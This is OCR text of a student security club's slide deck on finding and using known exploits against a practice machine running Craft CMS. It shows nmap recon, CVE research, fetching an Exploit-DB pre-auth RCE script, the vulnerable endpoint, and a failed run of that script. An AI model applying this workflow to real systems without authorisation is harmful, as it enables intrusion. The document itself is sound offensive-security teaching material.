SIGPwny

Purple Team FA2026 • 2026-09-15

Exploiting Known Vulnerabilities

Ronan Boyarski

Table of Contents

Finding Known Vulnerabilities

Active Recon

- As you are scanning machines, take careful note of services
- You will *need* to take notes
  - Especially if you are attacking a target as a team
- Personal preference, but I like to save all raw tool output in folders by hostname
- Manual analysis is separate

```
ronanboyarski@cyberdeck ~/C/H/m/orion> sudo nmap -sV -A -p- orion.htb -vv --open -oN scan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2026-09-14 20:04 CDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
Initiating Ping Scan at 20:04
Scanning orion.htb (10.129.129.62) [4 ports]
Completed Ping Scan at 20:04, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:04
Scanning orion.htb (10.129.129.62) [65535 ports]
Discovered open port 22/tcp on 10.129.129.62
Discovered open port 80/tcp on 10.129.129.62
Completed SYN Stealth Scan at 20:04, 15.44s elapsed (65535 total ports)
```

Active Recon

- In this example, we see just two target services
- Record their versions!
- Port 22 - SSH (OpenSSH 8.9p1 Ubuntu)
- Port 80 - nginx 1.18.0
- Neither of these can be feasibly attacked


```
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2026-09-14 20:04:40 CDT for 48s
Not shown: 65451 closed tcp ports (reset), 82 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRh
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Orion Telecom
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

Digging Deeper


- SSH has no preauth attack surface
- Web site does
  - nginx is our reverse proxy
  - What's Craft CMS?

```
ronanboyarski@cyberdeck ~/C/H/m/orion> whatweb http://orion.htb
http://orion.htb/ [200 OK] HTTPServer[nginx/1.18.0 (Ubuntu)]  Title[Orion Telecom] X-Powered-By[Craft CMS]
```

Dr. Google


Craft CMS CVE 2026
All
Images
Videos
News
More
Search Assist
Duck.ai
Private
All regions
Safe search: moderate
Any time
Search Assist
Craft CMS has multiple high-severity CVEs in 2026, including CVE-2026-25492 (internal URL access via save_images_Asset GraphQL mutation), CVE-2026-44011 (remote code execution via malicious configuration), and CVE-2026-32267 (privilege escalation via token mishandling).
sentinelone.com
runzero.com
More
Auto-generated based on listed sources. May contain inaccuracies.
Was this helpful?
SentinelOne
https://www.sentinelone.com › vulnerability-database › cve-2026-27126
CVE-2026-27126: Craft CMS Stored XSS Vulnerability - SentinelO...
Feb 24, 2026 · CVE-2026-27126 is a stored XSS vulnerability in Craft CMS editableTable component. Learn about its impact, affected versions, and mitigation methods.
app.opencve.io
https://app.opencve.io › cve › ?product=craft_cms&vendor=craftcms
Craft Cms CVEs and Security Vulnerabilities - OpenCVE
4 days ago · Explore the latest vulnerabilities and security issues of Craft Cms in the CVE database

Dr. Google



Vulnerabilities (Craft Cms)

</> API Docs NEW Sign in Register

Search

vendor:craftcms AND product:craft_cms

Search

Use the Query Builder to create your own search query, or check out the documentation to learn the search syntax.

Search Examples

CVEs in KEV | CVEs with EPSS >= 80% | Crit. Microsoft | High Apache | SQL Injection (CWE-89) | Linux Kernel | High (CVSS 3.1) | Apache Struts | RCE (Remote Code Execution) | XSS (CWE-79) | Critical (CVSS 4.0) | CVEs to check


Search Results (124 CVEs found)

Export CSV

CVE	Vendors	Products	Updated	CVSS v3.1
CVE-2026-86732	1 Craftcms	2 Cms, Craft Cms	2026-09-10	8.8 High
Craft CMS versions before 5.10.12 contain a remote code execution vulnerability in the element-index endpoint that allows authenticated content editors to instantiate arbitrary classes through the criteria parameter. Attackers can inject a malicious class via criteria[withTransforms][0][class] that reaches ImageTransforms::normalizeTransform(), then use a PHP gadget chain with yii\rbac\PhpManager to execute code by pointing itemFile to a request log containing PHP payload in the User-Agent header.				
CVE-2026-86730	1 Craftcms	2 Cms, Craft Cms	2026-09-08	8.8 High
Craft CMS versions before 5.10.12 fail to properly cleanse string-typed field-layout elements, allowing authenticated control-panel users to inject Yii2 behavior attachments and event handlers. Attackers can post field-layout tab elements as JSON strings to bypass cleanse validation, then trigger arbitrary object instantiation and code execution through Craft::createObject().				
CVE-2026-86731	1 Craftcms	1 Craft Cms	2026-09-08	6.5 Medium
Craft CMS versions 5.0.0-RC1 through 5.10.11 are missing an admin-target guard in UsersController::actionActivateUser (the users/activate-user action). While the action requires the administrateUsers permission, it does not call requireAdmin() when the targeted user is an administrator, unlike the mirror action actionDeactivateUser. As a result, an authenticated control panel user who is not an administrator but holds the administrateUsers permission can activate a pending or deliberately deactivated administrator account, which can lead to permission escalation when combined with resetting that account's password. The issue is fixed in Craft CMS 5.10.12.				
CVE-2026-84799	1 Craftcms	1 Craft Cms	2026-09-04	4.3 Medium
Craft CMS before 5.11.0 fails to enforce user-group scope filters on native GraphQL user relations including author, authors, uploader, draftCreator, and revisionCreator fields. Attackers with a scoped GraphQL token can query these relations to read usernames, email addresses, and full names of any content author or uploader including administrators.				
CVE-2026-84794	1 Craftcms	1 Craft Cms	2026-09-04	7.1 High
Craft CMS versions before 5.10.11 lack authorization checks in the assets/move-asset endpoint when force=1 is supplied. Authenticated users without peer asset permissions can move their own assets into other users' folders and force deletion of conflicting files, allowing unauthorized asset deletion and replacement.				
CVE-2026-84801	1 Craftcms	1 Craft Cms	2026-09-02	8.8 High
Craft CMS versions before 5.10.11 fail to validate admin status in the actionGetPasswordResetUrl endpoint, allowing non-admin users with administrateUsers permission to mint password reset URLs for administrator accounts. Attackers can generate a valid reset URL for any admin user and set a new password via actionSetPassword, which validates only the verification code without checking the caller's session, enabling complete control-panel takeover.				
CVE-2026-84798	1 Craftcms	1 Craft Cms	2026-09-02	7.1 High
Craft CMS versions >= 5.0.0-RC1 and < 5.10.11 fail to perform an independent authorization check in ElementsController::actionDeleteForSite(). The method loads an element with checkForProvisionalDraft enabled and runs the deletion authorization check against the user's own provisional draft (which only verifies draft ownership), then propagates the deletion to the canonical element without re-checking permissions. As a result, an authenticated user who has viewEntries, viewPeerEntries, saveEntries, savePeerEntries, and editSite permissions but lacks the deleteEntriesForSite permission can hard-delete a canonical entry's site record (and, for single-site entries, the full element and content), which is irrecoverable via Craft's recycle bin.				
CVE-2026-84796	1 Craftcms	1 Craft Cms	2026-09-02	8.8 High
Craft CMS versions before 5.10.11 contain a site scope bypass vulnerability in GraphQL entry mutation resolvers that fail to validate siteId through ArgumentManager::prepareArguments(). Attackers with tokens scoped to one site can read, modify, or delete entries across unauthorized sites by passing siteId directly in mutation arguments.				
CVE-2026-84800	1 Craftcms	1 Craft Cms	2026-09-02	7.1 High
Craft CMS versions >= 5.0.0-RC1 and < 5.10.11 contain a missing authorization vulnerability in AssetsController::actionReplaceFile. When a request supplies sourceAssetId and targetFilename but omits assetId, the target asset is resolved by folder and filename after the permission checks execute, so the replacePeerFiles permission is never enforced. An authenticated low-privilege author with only the replaceFiles permission on a shared folder can overwrite the content of a peer's asset file (located in the same folder) with attacker-controlled bytes. Fixed in 5.10.11.				
CVE-2026-84795	1 Craftcms	1 Craft Cms	2026-09-02	9.8 Critical
Craft CMS before 5.10.11 fails to validate the admin flag during user registration, allowing it to persist from deactivated admin accounts. Attackers can register with a deactivated admin's email address to inherit administrator privileges when public registration and disabled email verification are configured.				
CVE-2026-84793	1 Craftcms	1 Craft Cms	2026-09-02	4.8 Medium
Craft CMS versions from 5.0.0-RC1 before 5.10.11 contain a stored cross-site scripting vulnerability in the site name field that fails to sanitize input. Administrators can inject arbitrary JavaScript payloads in the site name that execute when other users view the control panel settings pages.				
CVE-2026-29113	1 Craftcms	2 Craft Cms, Craftcms	2026-09-02	4.3 Medium
Craft is a content management system (CMS). Prior to 4.17.3 and 5.9.7, Craft CMS has a CSRF issue in the preview token endpoint at /actions/preview/create-token. The endpoint accepts an attacker-supplied previewToken. Because the action does not require POST and does not enforce a CSRF token, an attacker can force a logged-in victim editor to mint a preview token chosen by the attacker. That token can then be used by the attacker (without authentication) to access previewed/unpublished content tied to the victim's authorized preview scope. This vulnerability is fixed in 4.17.3 and 5.9.7.				
CVE-2026-84802	1 Craftcms	1 Craft Cms	2026-09-02	4.3 Medium


Prerequisites

- That massive list of CVEs had differing prerequisites
  - Some require authentication, no dice
  - Some have specific version numbers
  - Some require specific configurations
- **What do we do to cut this down?**




Enumerate Harder

- Let's go take a look again and find our version
- Base page not helpful



Enumerate Harder


- Let's go take a look again and find our version
- Base page not helpful
- What if we try /admin?
  - Finding this reliably will be covered in the Purple Team web hacking meeting
- We can see "Craft CMS 5.6.16"



Exploit PoCs


Exploit Repositories

- The historical place with all the exploits is **Exploit DB**
- Many of these are **UNVERIFIED**
  - There are fake exploits out there!
  - There are very low quality exploits out there!
- Make sure you understand the vulnerability, read carefully, then adapt the Proof of Concept



Exploit Repositories

- Mirror the local copy with `searchsploit -m EDB_ID`
- Ignore my weird path, I'm on a custom Fedora setup




```
ronanboyarski@cyberdeck ~/C/H/m/orion> /opt/tools/exploitdb/searchsploit -m 52525
[i] Found (#1): /opt/tools/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/opt/tools/exploitdb/.searchsploit_rc" which has "package_array: exploitdb" to point too: path_array+=("/opt/tools/exploitdb")

[i] Found (#1): /opt/tools/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/opt/tools/exploitdb/.searchsploit_rc" which has "package_array: exploitdb" to point too: path_array+=("/opt/tools/exploitdb")

  Exploit: Craft CMS 5.6.16 - RCE
      URL: https://www.exploit-db.com/exploits/52525
     Path: /opt/tools/exploitdb/exploits/multiple/webapps/52525.py
    Codes: CVE-2025-32432
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
```

Common Vulnerabilities & Exposures

- CVEs are tracked by everyone as known vulnerabilities
- Provides a high-level public record of what is wrong with the target
- Not all vulnerabilities are exploitable
  - e.g. OOB write may exist but not let you write to anything relevant
- Not all exploitable vulnerabilities have exploit PoCs available
- One of the key uses of AI in security is the ability to combine reverse engineering with known vulnerabilities to create exploit PoCs at machine speed
  - Suspected Chinese hackers did that here to target Chrome & Windows
- If you have an exploitable vulnerability that's not in the CVE list, then you probably have a *zero-day* exploit

Common Vulnerabilities & Exposures

- CVEs are tracked by everyone as known vulnerabilities
- Provides a high-level public record of what is wrong with the target
- Not all vulnerabilities are exploitable
  - e.g. OOB write may exist but not let you write to anything relevant
- Not all exploitable vulnerabilities have exploit PoCs available
- One of the key uses of AI in security is the ability to combine reverse engineering with known vulnerabilities to create exploit PoCs at machine speed
  - Suspected Chinese hackers did that here to target Chrome & Windows
- If you have an exploitable vulnerability that's not in the CVE list, then you probably have a *zero-day* exploit

Using AI

- I trained on this long before AI was being used for cyber
- *Be careful* when using AI in your workflow, as it often does not understand prerequisites or threat modeling
- It's decently capable if you already are familiar with doing it manually
  - Generally *slower* than using Exploit DB yourself

Confirmed: CVE-2025-32432

Craft CMS **5.6.16** is **vulnerable** to **pre-auth remote code execution.**

Field	Value
CVE	**CVE-2025-32432**
Advisory	**GHSA-f3gw-9ww9-jmc3**
Severity	Critical, CVSS 9.8
Affected Craft 5	5.0.0-RC1 through **5.6.16**
Fixed	**5.6.17**
Authentication	None
Exploited in the wild	Yes

Attack path

The vulnerable endpoint is:

```text
POST /index.php?p=actions/assets/generate-transform
```

Also commonly addressed as:

```text
POST /index.php?p=admin/actions/assets/generate-transform
```

PWN TIME

- Run the exploit from exploit-db

```
ronanboyarski@cyberdeck ~/C/H/m/orion> python3 52525.py -u http://orion.htb -c id
```

PWN TIME

- Run the exploit from exploit-db

```
ronanboyarski@cyberdeck ~/C/H/m/orion> python3 52525.py -u http://orion.htb -c id
=== CVE-2025-32432 - Craft CMS Pre-Auth RCE Exploit ===
[-] Failed to obtain PHPSESSID
```

Fixing Exploits

- You should know what the exploit does and how it works
- This way, when it inevitably breaks, you can fix it!
- Let's see:
  - Mentions a "Yii deserialization" gadget (what's Yii?)
  - PHP session file - what's that?

```
# Exploit Title: Craft CMS 5.6.16 - RCE
# Google Dork: N/A
# Date: 2026-01-24
